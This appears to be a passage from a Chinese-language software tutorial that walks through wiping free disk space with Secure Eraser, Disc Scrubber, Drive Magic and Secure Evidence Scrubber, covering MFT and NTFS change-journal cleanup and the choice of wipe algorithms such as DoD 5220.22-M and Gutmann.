


图6




图7

四、使用Secure Eraser清理自由空间

在Secure Eraser主窗口（如图8）左侧点击“SPACE DELETION”项，在窗口右侧的“Drive list”栏中显示本机上所有磁盘列表，包括其名称、盘符、总空间和可用空间等信息。勾选“Clear up MFT”项，可以在清理过程中，在磁盘主文件分配表（MFT）中删除已删除的文件名称，这样的话，清理的效果就更加出色。如果您使用的NTFS格式的磁盘，还可以勾选“Clear Change Journal”项，可以清理卷中保存的变化日志信息。这里简单介绍一下什么是Journal，

Journal实际上指的是NTFS卷上的变化日志，每个卷上都有自己的变化日志。文件被隐藏或者初始化的时候为空，文件或目录发生改变时，相关信息会写到日志的末尾，每条记录是一个USN（Update Sequence Number，即更新序列号，其长度为64位）。利用NTFS的卷变化记录，可以大大提高文件的搜索速度。例如Everything这款软件对NTFS磁盘文件的搜索速度极快，就是使用了上述卷变化记录信息。选择需要净化的磁盘，点击“Start deletion”按钮，在弹出菜单中选择数据删除算法，包括“Low-Random”、“Normal-US DOD 5220.22-M E”、“High-German standard”、“Higher- US DOD 5220.22-M E”、“Highest-Pater Gutmann standard”等。选择的算法越高级，数据清理的就越彻底，当然所花费的时间也越长。选择对应的数据删除算法后，Secure Eraser即可对目标磁盘的自由空间进行清理操作，在“Progress”栏中显示清理的进度，当清理完成后，您就可以得到纯净的磁盘自由空间了。




图8

五、使用Disc Scrubber清理自由空间

Disc Scrubber的使用方法很简单，在其主窗口（如图9）中显示所有磁盘的状态信息，包括其名称，类型，文件格式，容量，已经使用的容量，自由空间容量等等。选择目标磁盘，在“Drive Cluster Map”栏中显示该盘的簇分布表。选择需要清理的磁盘，点击工具栏上的“Start Scrub”按钮，在弹出菜单中选择所需的清理算法，激活针对磁盘空白空间的清理操作，在窗口中部显示动态清理统计信息，包括已经清理的空间大小，花费的时间等等。在此过程中，可以随时点击工具栏上的“Stop”按钮停止清理操作。可以看出，Disc Scrubber整理磁盘自由空间的速度是很快的。

六、使用Drive Magic清理自由空间

在Drive Magic主窗口中点击菜单“Options”→“Configure”项，在设置窗口（如图10）中的“Wiping”面板中选择可用空间净化的方式，默认选择“Simple Wipe”项，表示使用中等强度的净化方式，您也可以选择“Basic Wipe”项，表示简单方式净化自由空间，选择“Secure Wipe”项，表示使用安全的自由空间净化方式，选择“Ultimate Wipe”项，表示使用最安全的方式净化自由空间，选择“Custom Wipe”项，表示可以自定义写入可用空间的代码（例如00，0F，F0，FF等）。点击“Okay”按钮保存配置。




图9




图10

在Drive Magic主窗口（如图11）中的磁盘列表中选择需要净化的磁盘，点击工具栏上的“Sanitize”按钮，即可对选中的磁盘可用空间进行净化操作。Drive Magic不会影响已经存在的文件和文件夹，只是对磁盘的可用空间的磁道和扇区进行规格化处理。在窗口底部的指示栏中显示清理的进度，可以看到Drive Magic的清理速度很快。

七、使用Secure Evidence Scrubber清理自由空间

在Secure Evidence Scrubber（简称SES）主窗口中点击“Drive Wiper”按钮，在弹出窗口（如图12）中的

“Drive Wipe”列表中选择目标磁盘，在其下的指示栏中显示该盘的剩余空间所占的比例。在“Wipe Mtthod”列表中选择据清除算法，选择清理算法等级越高，磁盘自由空间的数据清除的更加彻底，但是花费的时间也越多。之后点击“Start”按钮，SES即可使用选定的清理算法，对目标盘的自由空间进行整理操作，在窗口底部显示整理的进度信息。当操作完成后，即可得到“纯净”的磁盘自由空间了。当然，SES还具有痕迹清理和文件彻底删除等功能。例如在其主界面左侧列出各种常用的软件，在右侧点击“Settings”项，在设置窗口的底部选择数据清理算法，之后在其主窗口右侧点击“Scrub Now”按钮，SES即可将相关软件产生的痕迹信息彻底删除。

